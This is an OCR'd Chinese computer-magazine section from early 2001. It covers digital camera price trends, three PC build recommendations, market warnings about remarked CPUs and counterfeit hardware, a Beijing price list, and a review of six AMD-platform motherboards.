看出有什么不同了吗？对啦，就是镜头对焦不同啊！其实，机器的设计同FP1300是完全不同的，而且采用的自动特性也是富士MX-2700的延续。相对FP1300来说，虽然像素相同，采用的技术可是完全延续不同的产品而来的。也许有很多相似的地方，可是这款的成像效果会更优秀一点啦！

4.Olympus C-860L 131万像素（1280×960）的解析度，Olympus镜头5.5mm，5件4组，以2张/秒连拍，可多达6-10张（SQ模式），C-860L相机的机械快门速度为1/2-1/500秒，自动曝光，无需手动调节，闪光灯可以采用自动闪光、红眼减轻闪光、不闪光和辅助闪光四种闪光模式，具有微距拍摄功能，2倍数字变焦的数码放大模式，内含8MB存储卡。（产品单价：元）

2000/10	2000/11	2000/12	2001/1	2001/2
3300	3100	3100	2950	2950

其实这款相机的价格就没有停止过下跌哦！当然是要看你怎么看啦！奥林巴斯的光学设备的产品在业内可以说知名度还是很高的，它的产品价格高一些也十分正常！但是毕竟现在的主流数码相机的分辨率在不断的提高，作为一款老产品，价格下跌是十分正常的事。性能没有什么可以挑剔的啦！连拍的优势是谁都能看得出来的，附送的卡的容量也大于上面提到产品，总的来说性能价格比要高些啦！丰富的设置很吸引人，当然主要是价格还是比较合适的。

5.三星SDC-80 85万像素，1.8英寸彩色LCD，半透明设计，4MB存储卡。（产品单价：元）

2000/10	2000/11	2000/12	2001/1	2001/2
2500	2500	2500	2500	2500

从2000年5月份诞生以来，价格定位就不是很高，开始是32XX元左右在市场上摆着，6月份被《美国商业周刊》评为最佳设计大奖，引起不少人的关注，并火了一阵，透明的机身设计很吸引人（买了送MM最好，呵呵）。85万像素的解析度，注定了它低价格的命运啦！当然主要卖点还是它的设计，而且有春绿、夏蓝、秋橙和冬白四种颜色供购买者选择，确实吸引了一些人的眼光。从性能上说它算是比较差的啦！但送人还不错，就看你为谁买啦！

6.三星SDC-100 108万像素（1152×864），标准4MB存储卡，1.8英寸彩色LCD，锂电池盒供电。（产品单价：元）

2000/10	2000/11	2000/12	2001/1	2001/2
3500	3080	3080	3080	3000

该产品刚刚流通的时候价格是43XX元，可是没有多久数码相机的技术革新开始，价格当然要下降啦！一直到30XX元才停止了下跌的势头。不过根据三星公司的定位，这一款相机的价格还会有小的调整，会更适合我们购买。当然如果再遇上技术更新的话，看样子就该淘汰了，产品没有太大的竞争力。

好了，看了这几款数码相机是不是很心动啊？其实小鱼告诉你，市场上有一种流行的透明的数码相机，10万像素，带USB接口，16MB的存储器（不可卸），价格只有498元哦！怎么样，很吸引你吧？352X244的分辨率，结合价格来看也凑合了（也是送MM的精品哦）！在3000元上下的基本就是以采用131万像素CCD的数码相机为主。其实还有好几款相同等级的机器啦！可是小鱼在市场上转了一圈，上面介绍的几款是比较常见的！我总不能把不太容易买到的货拿来介绍给各位吧？总体来看，数码相机的价格还是比较稳定的。从一些反馈意见上看，这个价位的产品在拍摄人物、景色、静物等方面，效果不错，属于经济实用的档次。至于100万像素以下的产品，笔者个人认为，如果你只是玩玩还是可以的。目前130万像素是一个适合普通用户购买的标准。如果大家要购买的话，现在算是个不错的时机。

装机指南

A

配件	品　牌	参考价格(元)
CPU	AMD Athlon 750MHz	840
主板	美达 KT133	680
内存	HY PC-133 256MB	750
硬盘	MAXTOR 星钻 40GB(2MB Cache)	1200
显示卡	七彩虹 GeForce2 MX	799
声卡	创新SB-Live! Digital	500
光驱	NEC 12X DVD-ROM	799
机箱(带电源)	世纪之星711	360
Modem	TP-LINK FM80	260
鼠标	A4 TECH 4D+	70
键盘	Acer 超薄	60
软驱	NEC 1.44M	100
音箱	创新PcWorks 4.1	380
显示器	EMC D770	2180
总价		8978

评论：本套配置的CPU已经变成AMD Athlon(雷鸟)核心750MHz的级别了。坚持采用AMD是因为我个人认为，在CPU的性能上，AMD确实领先，而且在VIA的强大支持下，系统的性能也会变得越来越好。这套配置中，美达主板在最新版的BIOS支持下，原来运行1.2GHz Athlon时会遇到的问题已经得到很好的解决。总的来看，优秀的性能价格比是我们选择它的主要动机。硬盘恐怕是变化最大的，迈拓40GB的新硬盘的性能很牛！这可是支持ATA-100的产品，它有2MB的缓存。价格大家看到了，也是很超值的！让人高兴的是，用920元就能搞定创新SB-Live! Digital+PcWorks 4.1（当然这是要在装机的时候就讲好的价格）。用这样的音响设备除了玩游戏很爽外，听音乐、看碟片的效果也都很不错。2001年，DVD-ROM也应该普及了。目前，大中城市都能看到很便宜的DVD碟片，包括DVD的数据碟，让人感觉一不小心就该开始流行DVD啦！在DVD光驱中，NEC的口碑一直不错，加上它的产品前一阵子又降价了，12X的DVD光驱只要799元，不选它还选谁呢？机箱是在以后升级中很少会更换的设备之一，所以配个好点的绝对没有错。世纪之星机箱附带的电源很好（其实就是看中这个）。最近发现有朋友用TP-Link的“猫”，自己当然要试用一下，拿回家用发现有49.2-50.2kbps不等，还算不错，叫几个朋友立刻去其他环境下一试，最慢也有45.6kbps。不知不觉TP-LINK也牛起来了，280元也不是很贵，就用这款好了。EMC好像做好了向低价市场冲击的准备，2180元买纯平的EMC D770，效果不错。能上到1280X1204X75Hz！哈哈，这套机器买下来很爽吧！哦！有人拿不到这个价格，其实……其实你只要尽量砍价，而且有的东西可以在一个地方配的尽量在一个地方配，自然是可以打点折扣！

B

配件	品　　牌	参考价格(元)
CPU	AMD Duron 750MHz	580
主板	美达 KT133	680
内存	ECS 256MB	720
硬盘	MAXTOR 星钻 40GB(2MB Cache)	1200
显示卡	七彩虹 TNT2 Vanta 16MB	290
声卡	Cmedia 8738	70
光驱	NEC 50X	380
机箱(带电源)	世纪之星711	360
Modem	TP-LINK FM80	260
鼠标	A4 TECH 4D+	70
键盘	Acer 超薄	60
软驱	NEC 1.44M	100
音箱	Micro land 4.1	280
显示器	EMC PX-769	1650
总价		6700

评论：好了，这是本期的经济型配置，性能价格比是比较超群的。CPU 使用 Duron750MHz 作为机器的处理器，在速度上已经是很快的了。如果运气够好，还能抓到没有锁频的，配合美达 KT133 主板的免跳线超频的功能，超频使用非常方便。当然在得知出了新的 BIOS 后，本人立刻就去升级，接着运行系统，测试了一下，性能竟然有 10% 左右的提高。我的一位朋友使用过一块测试版的美达 KT133 工程样板，速度就很不错。看样子各位如果买这样的配置绝对有必要升级 BIOS。内存当然不能少啦！如果用 Win9X，128MB 就可认了，如果用 Win2000 的话，至少有个 196MB 才能够用，256MB 绝对不多。其实现在市场上单条的 PC-133 的内存也在跌，价格也不会太高！如果想节约点系统性能的话，用 128MB PC-133 的现代的兼容内存条才花 360 元。MAXTOR 最新的星钻真的很厉害啊！20GB 的单碟容量，又有 2MB Cache 撑腰实在是厉害。40GB 才 1200 元，当然要拿下！显示卡用 Vanta 是最经济实惠的选择，因为显卡现在更新的速度太快，普通的经济型用户没有必要去追求时髦。声卡虽然只有 70 元，但大家都知道 Cmedia 的 8738 可是很牛的一个芯片，能硬件解压 AC-3 5.1 的数据信号，而且最重要的是，这款声卡支持 4.1 的声音输出。光驱就用 NEC 的，不要忘了 NEC 的光驱同样可以升级 Firmware 来改进工作时的性能！其他的部分是大众化的产品。就是大家要记住，其实 EMC PX-769 是 0.27mm 点距的哦！呵呵，数据可以自己去查一下，产品的外观做的还行。记得要到代理自己的柜台去抓货。看下来怎么样？如果要求价格再低其实也很简单，在 CPU 项目上降到 Duron 700MHz，内存用 128MB，显示器改为 15 英寸的产品。哇！我算了一下，可以省去近 800 元哦！怎么样，各位自己看着办吧。

C

配件	品牌规格	参考价格（元）
CPU	PIII 667(Slot1)	1100
主板	ABIT BF6	850
内存	HY PC133 128MB X2	720
硬盘	IBM 腾龙 II 30GB	1240
显示卡	太阳花 GeForce2 MX（32MB）	750
声卡	创新 SB Live！Digital	500
光驱	美达 50X	330
软驱	NEC 1.44M	100
键盘	Delux超薄	45
鼠标	A4 TECH4D+	70
机箱	顺新（带电源）	240
显示器	Acer 77V	1870
Modem	全向56K（Rockwell/V.90+K56）	200
音箱	创新PCWorks 4.1	380
总价		8395

评论：看到这款配置表大家一定会有疑问，为什么不选择更便宜的 AMD 系列 CPU?其实很简单，这套系统的超频性能很强。本来想在市场找一块 EPOX BX6SE，可惜已经没有了，只有选择 ABIT BF6。不过，由于 CPU 接口的问题，选择了 BF6 那就选择 Slot1 的 667 吧，这样的话超频带来的问题会少些。

原来 1100 元的价格只能买个 Socket 370 的 PIII 550E，看来这个 CPU 还是很超值的。本来应该选择超频性能最佳的昆腾硬盘，但是为了以后可升级性能的考虑，就选性能仅居次席的 IBM 吧！而内存当然选择现在最大众化的现代内存了。其实我发现有 GH 的颗粒，价格只贵上 10 元，很值得选购的。显示卡不用说了，一定是 GeForce2 MX 啦，听说太阳花也有使用 5.5ns 的版本，不过价格上要贵上一点，所以我们还是选择了 6ns 的版本，因为这一款的价格更好。声卡的选择方面创新当仁不让啦，既然要玩超频，当然要选择耐超的，就是创新 SB Live！Digital 啦！美达科技的超级光驱用的核心是很利于超频的，至于核心为什么利于超频，有兴趣的去台湾站点看看就明白了。50X 有着优秀的特色功能，所以被我们选择。机箱这次选择了顺新的，因为觉得它的品质还可以，算得上国内比较好的产品啦！电源听说是最近重新改过版的，可以有强大的后备支持，是超频系统十分需要的。显示器早就听说 Acer 了，今日终于在市场好好的看了一下，性能和价格都很不错，所以就买它了。声卡当然要和音箱配对的，PCWorks4.1 就此入选。其实整套系统的超频性能非常不错，经过很多测试软件的整整 2 天的折磨，依然顽强地在运行。我和装机的这个哥们没有把系统超得很高，因为我们觉得超频应该点到为止，性能已经有了较大的提高，很满足了。(不过，建议大家在没有足够把握的前提下，不要一味地向上超，我们之所以做此试验，只是为了考察一下这套系统的终极潜能，试验一下它的组合状况。)

市场回望



市场上Remark的Intel处理器开始抬头，由于Intel PentiumIII处理器都是锁倍频的，所以造假者一般都是利用100MHz外频的PentiumIII处理器Remark成133MHz外频的产品，这样一来工作频率就高了不少。用PIII550（100MHz×5.5）Remark成PIII733(133MHz×5.5)，用PIII600(100MHz×6）Remark成PIII800EB(133MHz×6)。被打磨的CPU出售价格可低于市场价50-120元，绝大部分都是散包的，只要不进一步超频，稳定性基本还可以。不过很多被打磨的CPU痕迹比较明显，很容易被看出来。有的经销商有意涂上一些硅脂来遮掩，或者索性早早地加上一个散热片。

上海地区一些商家打出了包超CPU的牌子来吸引电脑爱好者，同时可以推销掉一些价格比较高的富士康、COOLMASTER等较贵的风扇。不少电脑爱好者砍起CPU的价格，5元、10元都不放过，但对高档风扇却十分慷慨。商家会在CPU上让些利而从风扇上多赚一些。由于上海近期温度较低，一些CPU超频还可以，但不少CPU在低环境温度的情况下工作温度已比较高，估计到夏天很容易出问题。建议选购可超频的CPU，不但要保证可以稳定超频，而且要注意在目前低环境温度下工作温度不能太高。

目前市场上推出了各种上网卡，这些卡的价格比起标准的上网资费要便宜不少，一些上网卡都打着无限量上网的旗号，以包月制的形式出售。购买包月制的上网卡要注意，上网费用主要有网络使用费和电话费两大部分组成，分别由提供网络接入的ISP和市话部门收取。市面上很多所谓包月卡都只包网络使用费，而电话费还是按照标准费率收取，如果长时间使用，电话费也非常可观。所以购买包月卡的朋友要注意是否包含市话的费用，这样用起来才能没有后顾之忧。

近期内存总体降到一个非常低的水平，很多电脑用户都有升级内存的打算，市场上一些二手内存开始回潮。有的用户希望使用单条大容量的内存，所以将原来使用的内存条折价给商家。一般64MB以上质量比较好的内存商家都愿意回收，当然回收的价格要低于市场价。这些二手内存回收后，商家会趁用户装机之际作为新条出售给用户。这些内存大部分是以前PC-100标准的，KingMax的多是PC-100或1.1版本的早期产品。鉴别新旧内存，初步可以看内存的金手指是否有明显的擦痕，商家是否有同样规格的存货，一些品牌内存条是否为目前最新的版本。

GeForce2 MX是目前最热门的显卡之一，根据显存的速度和品质以及诸如TV-Out等附加功能，一般分为三种档次。标准版使用6ns（少数是7ns）显存，高一档的产品使用5.5ns显存，完全版提供双头、TV-Out等附加功能。它们的价格和性能都有所不同。很多GeForce2 MX标准版和使用5.5ns显存版本的产品从外观上和零件布局上区别非常小，不是所有用户都会仔细观察显存上的字标。所以一些商家将标准版的显卡冒充使用高速显存的版本装机，用户只要不拆机或显卡超频，很难发现其中的蹊跷。另外一些小品牌的显卡通过显存打磨将显存“升级”，7ns标成6ns，6ns标成5.5ns，并打上SEC等著名显存的品牌，并利用本身的价格优势吸引用户。毕竟质量上存在差异，所以大部分这种打磨显卡在包装上不刻意突出自己使用某某著名高速显存。



IBM MicroDrive开始上市，它被业内人士认为是很有前途的存储器件。目前主流的MicroDrive存储容量为340MB，独立零售价约1700元，也有少量容量达1GB的MicroDrive。MicroDrive体积小巧，与SM和CF存储器相比具有容量大、单位存储成本低的优点。一些数码相机和掌上电脑已开始支持MicroDrive，家用级数码相机部分目前主要代表产品有Canon PowerShot Pro70/S10/S20/G1、Nikon D1、Fujifilm S1-Pro、EPSON PhotoPC 850Z、Casio QV-2000UX/QV-2300UX/QV3000EX/QV-2800UX。对于数码相机而言，使用MicroDrive大大扩展了存储空间，可以使用高分辨率精细拍摄模式而无需担心影响存储数量。而对于掌上电脑，MicroDrive也是一个非常好的外挂活动硬盘。

电脑市场上有一些廉价的稳压电源出售，摊主大多声称与数码相机外接电源兼容。这些稳压电源大部分内部线路简单，稳压精度差，输出电压波动厉害，容量小，在大电流输出情况下发热严重，且电压有明显跌落。这类廉价电源对数码相机具有潜在的损害，消费者慎用。还有一些仿制的数码相机，外接电源质量也不容乐观，如果使用过程中发热严重，说明产品质量不佳。

光驱的更新换代速度让人咋舌，每三个月就会出一款新产品。而光驱的兼容性、稳定性、容错性等同样要求时时增强。随着市面上光盘种类的增加，就需要开发新的容错信息来加到光驱的Firmware(BIOS)中，从而增强光驱整体的容错能力。而增强光驱性能最简捷的方法就是能让用户自己刷写光驱的Firmware，因为光驱工作时需要的一些基本指令信息、容错信息都是存储在光驱的




Firmware中，改写其内的信息就可以增强光驱的工作性能。目前市场上可以刷写（BIOS）的光驱已经出现，它们是大白鲨的时尚版（44速）和增效版（48速），时尚版408元，增效版418元。

Kodak刻录金盘推出薄盒新包装，与传统包装相比在批量存放时更节省空间。真Kodak金盘在其新款包装盒左上角和反面左下角有“Kodak”标记，薄盒新包装的底部为磨沙处理。

一些低价位的声卡声称具备AC-3解码功能，其实大部分这类声卡所谓的AC-3解码都是通过软件实现的，与真正意义上AC-3 标准5.1声道输出还有差距。部分声卡提供AC-3 SPDIF输出，但这种输出不能直接接驳普通多媒体音响，要实现AC-3解码必须使用外接的解码器，这对很多用户来说都似水中望月，实用性不强。

PCMCIA 设备以往多用于笔记本电脑，为了配合数码设备的SM和CF卡的读取，厂家出品了PCMCIA插槽快速读取适配器（有 SM 和 CF 两类），不过这些适配器以前只能与笔记本电脑连接。现在有一种供台式电脑用的PCMCIA接口，通过SCSI接口与主板连



接，大小如一个小软驱，可以安装在机箱3寸驱动器托架上。支持大部分PCMCIA设备，是笔记本电脑与台式电脑通过PCMCIA存储器交换数据的另一渠道，也是读取SM和CF卡的一种途径。

报价杂货铺

（截止中关村2001.2.13　仅供参考）

★ 显示器

型号	价格
LG 575N	1380元
LG 775N	1850元
LG 775FT	2560元
ViewSonic E653	1380元
ViewSonic E70	1980元
ViewSonic G773	2650元
飞利浦 105G	1450元
飞利浦 107E	1840元
爱国者 500A+	1380元
爱国者 700A+	1850元
Acer 78g	2550元
EMC PD960	2190元

★ 显卡

型号	价格
丽台 S320II(32M)	740元
丽台 GeForce2 MX（战斗版）	890元
小影霸速龙-3000	540元
小影霸 速龙6000	750元
耕升 TNT2 Pro(32M)	640元
耕升 GeForce2 MX(标准版)	860元
中凌 TNT2 PRO(32M)	530元
技嘉 GA-660+(32M)	730元
硕泰克 GeForce2 MX	900元
太阳花 幻影8000	780元

★ 主板

型号	价格
升技 KT7	950元
升技 VH6	780元
微星 K7T Pro2	940元
技嘉 GA-7ZX	1050元
艾崴 KV200	950元

★ 光驱

型号	价格
Acer 40X	370元
Acer 50X	390元
Aopen 40X	320元
Aopen 50X	350元
三星 40X	360元
顺新 40X	360元
美达 50X	330元
ARTEC 40X	340元
源兴 48X	340元
阿帕奇 48X	350元
SONY 48X	390元

★ 其他

型号	价格
Acer 52v	60元
小太阳键盘	35元
双飞燕2D鼠标	15元
三星软驱	95元
美上美软驱	95元
ECOM 56HCF(内)	240元
全向 56HSF(内)	190元
TP-LINK56K(内)	120元
漫步者 R1000TC北美版	180元
金河田 8015	260元




主板上的满汉全席

——十一款主流主板的横向介绍（下）

□北京 东东

上次向大家介绍了目前市场上流行的几款支持Intel CPU的主板，咱们的满汉全席算是吃了一半。今天，我们就来“尝尝”这另一半大餐——六款支持AMD CPU的主板。提到支持AMD CPU的主板，它们大多采用VIA（威盛）或AMD自己生产的主板芯片组。与支持Intel CPU的主板相比，这些主板基本上都支持老式的ISA插槽。由于AMD CPU相对于Intel CPU来讲发热量较大，所以在主板（Socket A的主板）CPU插槽的中央位置，大多配有一个热敏电阻，来探测CPU的温度。此外，考虑到AMD CPU需要大体积的风扇，在板形的设计上，支持AMD CPU的主板在CPU的风扇位置处，大多留有充足的空间。由于风扇和CPU耗电量大，主板自身的供电部分和CPU周边的供电部分，也较支持Intel CPU 的主板拥有更多的电容。这些都是较为直观的差异，下面我们就具体来看看这些东东吧。


1.微星K7T Pro2-A主板



★微星 K7T Pro2-A 主板市场参考价格：1160 元

这是一款采用686B版本南桥芯片的主板，它与可调倍频的微星K7T Pro2主板相比，增加了支持UDMA100的功能。作为VIA KT133芯片组的先行者，微星K7T Pro主板曾是市场的宠儿。相比之下，K7T Pro2增加了对调倍频工作的支持，这也为爱超频的发烧友们带来了一大惊喜。但是这两款产品使用的南桥芯片都是VT82C686A，这种南桥芯片仅能支持UDMA66的硬盘接口。随着支持UDMA100格式硬盘的流行，为了满足DIYer的需要，便诞生了这款微星K7T Pro2-A主板。这样，拥有UDMA100硬盘的朋友便有了一个很不错的选择。在扩展性能上，这款板子也设计得井井有条。虽然没有加装ISA插槽，但6个PCI插槽，3个DIMM插槽可以满足大多数用户的需要。在超频方面，自动超频的Fuzzy Logic功能，可以用一个界面来轻松地控制超频工作。对BIOS数据的版本更新，也可以通过Live BIOS功能来在线完成。对于系统的检测方面，这款主板可以通过语音报警来提示系统的信息。具体来说，就是在每一块微星K7T Pro2-A主板中，设有两种语言（英语+本地语言）的语音提示功能，用以检测整个系统的工作情况。随主板还捆绑有独特的系统检测软件PC-Alert，用来配合检测系统的安全状况。此外，请大家注意，微星公司的新网址已变为www.microstar.com.cn，原有的网址www.msicomputer.com.cn将于不久后关闭。

2.MIDA（美达）KT133主板



这是一款市面上很常见的采用KT133芯片组的主板。我们之所以在此介绍它，是因为KT133芯片组是支持AMD CPU最常见和最稳定的芯片组之一。采用这款芯片组的主板自然也是非常稳定的。这款主板的特色主要集中在以下方面：首先，这款主板的超频性能不错，除了可以在BIOS中进行对CPU超频的设置外，丰富的频率和电压以及CPU倍频还可以通过主板上的开关跳线来完成，让你轻松实现超频的工作。这块主板拥有强大的扩展能力，5个PCI插

槽，1个ISA插槽，1个AMR的扩展槽，扩展槽位置的设计给人感觉十分合理。ISA插槽的设计，能够很好地兼容旧的ISA设备。在与CPU兼容方面，这块主板完全支持133MHz（DDR）FSB的AMD CPU，美达科技针对线路进行部分优化后，系统可以稳定地运行133MHz（DDR）FSB的AMD CPU，在更新新版的BIOS后，系统对于Thunderbird的支持将更加强劲，对于1.3GHz的AMD CPU可以应付自如。

作为整合型的主板，在板上整合了强大的先进功能。整合的音频电路可以提供音效输出，配合软件可以展现完美的MIDI效果。最新版本的美达KT133主板还可提供对ATA-100格式的支持。使用与主板配套的软件升级包，在BIOS中你不但可以了解系统的工作状态，而且在任何时刻，只要你的电脑在Windows状态下，想要知道系统的工作情况都十分容易。要安心工作，系统稳定是你的保证，不论超频与否，对于用户而言，稳定的工作是最基本的保障，为此我们可以参看相关测试时的列表：

AMD Duron 650（36week）

6.5 X 110	100%
6.5 X 115	100%
6.5 X 117（1.7v）	100%
6.5 X 120（1.7v）	85%
6.5 X 124(1.7v)	65%
6.5 X 133(1.85v)	15%


AMD Athlon（Thunderbird） 700（38week）

7 X 110 100%
7 X 115 100%
7 X 117（1.75v) 100%
7 X 120（1.8v） 100%
7 X 124（1.85v) 85%
7 X 133（1.85v) 35%

同样，这款性能优秀的主板在价格上非常低，在近期同AMD CPU捆绑销售的活动中，有很好的市场反应。而且价格已经降低到680元的水平，算是一款针对超值PC的良好选择。

★MIDA（美达）KT133主板市场参考价格为：680元


3.联想K7B-C主板



这款联想K7B-C是2001年联想推出的新品。Socket A架构，支持AMD新速龙和Duron处理器。北桥采用威盛KT133，而南桥则采用686B，支持AGP 4X和ATA100硬盘传输模式，支持PC-133 内存，总线速度达到200MHz FSB，3个DIMM槽，支持SDRAM到1.5GB。同时还有2个高速IDE接口，支持4个IDE设备。为了保证主板运行的稳定性，沿用了联想主板独特的“3+3”供电电路设计，专门的ESD静电保护电路，可以有效地保护内部电路。另外，K7B-C主板还集成了联想刚刚发布的大大减少开机时间的新技术BootEasy。同时，K7B-C也集成了联想的其他几大创新技术，其中包括编辑开机LOGO的LogoEasy、保护硬盘的宙斯盾（RecoverEasy）和防病毒的无敌琐（BIOS-Prorecteasy）等联想特有技术，为用户使用和管理系统提供了有效的工具。此外，K7B-C的独到之处还在于集成了CT5880芯片，为在音响效果上要求更高的高端用户提供了更强大的功能。创通著名的声霸卡PCI128采用的就是CT5880。K7B-C主板将为您提供全功能的新一代音频效果，真实而准确的3D音效。高质音效爱好者以及游戏迷完全可以借此体验奇妙的128复音音乐合成和令人吃惊的实时游戏，让你宛若身临其境，如梦如幻。支持多至四个环绕音箱，助您实现四通道环绕声，这确实是块不可不试的主板精品。

★联想K7B-C主板市场参考价格为：1100元

4.技嘉GA-7ZXR主板



作为技嘉科技推出的首款支持UDMA100 + IDE RAID的主板，GA-7ZXR可以满足那些希望使用AMD K7处理器的爱好者。这款主板最大的特色，一个是可以支持UDMA66/100 高速传输介面，另一个是板上内建了支持IDE RAID磁盘阵列的功能，这个功能可以让整机在读取和存储资料数据时，更加快速与稳定。


在这款GA-7ZXR 主板上，提供了RAID 0(Striping) 及RAID 1(Mirroring)的功能。在这一功能下，可以支持四个IDE介面，用户最多可以同时安装八个硬盘。RAID 0的功能是指能同时将2个或2个以上的硬盘交错(Striping)使用，介于2组硬盘阵列的读写头同步运作，可以让资料的读取速度倍增，并可以让不同硬盘容量的硬盘合成一块硬盘来使用。RAID 1 的功能则是指能让两块硬盘同步读取 / 存储(Mirroring)同样一份资料的数据内容，让硬盘能立即进行备

份，以避免单一硬盘空间被破坏时可能造成的数据损坏。当您不需要 RAID 功能时,GA-7ZXR 可以支持二组 ATA 66及二组ATA100 IDE高速资料传输接口，可安装1到8个硬盘。

在音效方面，除了透过VIA 686A加上AC97 Audio Codec外，GA-7ZXR还集成了Creative CT5880 PCI 音效芯片,这个芯片可以支持4个声道的音频输出,带给你身临其境的音响感受。此外,在这块主板上,其他配件与设计有Suspend to RAM (STR,系统暂存至内存)功能,3组3 Pin风扇接头，增设与清除CMOS的Jumper(跳线功能)，可经由USB/Modem/网络/定时等设置实现开机/唤醒的功能。值得一提的是,在这块主板上,技嘉定义了IDE新标准,以红色接口来表示提供ATA100资源的IDE接口,这一招让玩家与初学者更容易辨认ATA 100的介面。由于支持RAID功能,RAID磁盘阵列的强大功能可以得到充分的发挥。这一功能带来的直接效果便是在读取资料和玩游戏时,数据传输更加快速与稳定。除此之外,存储资料的安全性也得以大大提升。

★技嘉GA-7ZXR主板参考价格:1450元

5.技嘉GA-7DX主板




随着DDR内存等技术的不断发展,新技术的应用也在逐渐地进入我们的视线,其中技嘉公司就推出了第一片内建AMD 761芯片并支持PC2100 DDR双速内存的高级主机板—GA-7DX。这款主板使用AMD Athlon/ Duron Socket A 处理器，配合DDR(Double Date Rate)双速FSB (前端总线)及双速DDR Memory,GA-7DX可大幅提高系统的执行效能。GA-7DX内建有AMD 761系统控制芯片，它支持使用AMD System Bus系统总线的AMD Athlon FSB 266MHz 高阶处理器。内存方面支持最新的双速内存PC1600 DDR或是 PC2100 DDR，最高可安装到2GB的内存。DDR(双倍资料读写速度技术)可使资料的读写同步动作，有别于一般SDRAM之读写不同步，进而获得双倍的数据传输带宽，最高可达到2.1GB/ 秒。透过此DDR技术，GA-7DX的使用者可架构出高效能的计算机工作站、服务器及各种高级台式计算机。

GA-7DX为标准ATX规格的主机板,支持AMD Athlon及Duron新一代处理器，可适用于高级商用与个人计算机。GA-7DX提供一个AGP 4X、AMR及五个PCI插槽，内建 CREATIVE CT5880音效芯片，提供四声道输出，支持红外线与USB扩充接口。除此之外,GA-7DX亦支持硬件监控、STR(内存睡眠模式)及KEYBOARD与MOUSE唤醒功能。

★技嘉GA-7DX主板参考价格:1950元

6.艾崴KV200-R主板



这款主板针对目前CPU及内存的发展趋势，加大了对硬盘I/O数据存取带宽方面的设计。首先它内建了ATA/100 硬盘加速器，可以支持ATA/100 IDE RAID功能。在支持AMD Athlon和Duron全系列处理器的同时，这款采用VIA KT133芯片+ATA/100加速器的主机板可以支持RAID 0(加大两倍硬盘存取速度)和RAID 1(备份数据资料)的技术格式。这块板子采用ATX、200MHz FSB的规格，可支持Socket A架构的处理器到1GHz以上,并内建立体声四声道高质音效芯片(Hardware Sound提供，有别于一般AC97软件仿真),拥有三组DIMM插槽,支持到1.5GB的内存,五根PCI和1个AMR插槽,最令人兴奋的还有内建艾崴独家研发的ATA/100 IDE RAID,让你有机会支持到8颗IDE硬盘。此外,这款主板还针对超频工作设计了相关的实用功能。方便的超频方式令玩家可以以1MHz为最小单位进行超频,当超频超得过头时，主板会自动恢复成原始状态。随主板还附带了多款光盘及完整的Bundle Windows 98、Windows 2000和Windows NT防毒软件。

★艾崴KV200-R主板和KV200主板的市场参考价格:
KV200-R 1190元 KV200 950 元

好了，这顿“满汉全席”先吃到这里吧。其实，市场上有特点的主板还有很多，如果你愿意，还可以自己“加加小灶”，常去市场转转。另外，从科技发展的趋势上看，今年将会有新款的支持DDR功能的主板进入市场,那时主板的家族还将添加很多有趣的新伙伴。我们也可能再为大家准备一席满汉大餐。届时,别忘了来尝尝。:》



玩DDR，你准备好了吗？

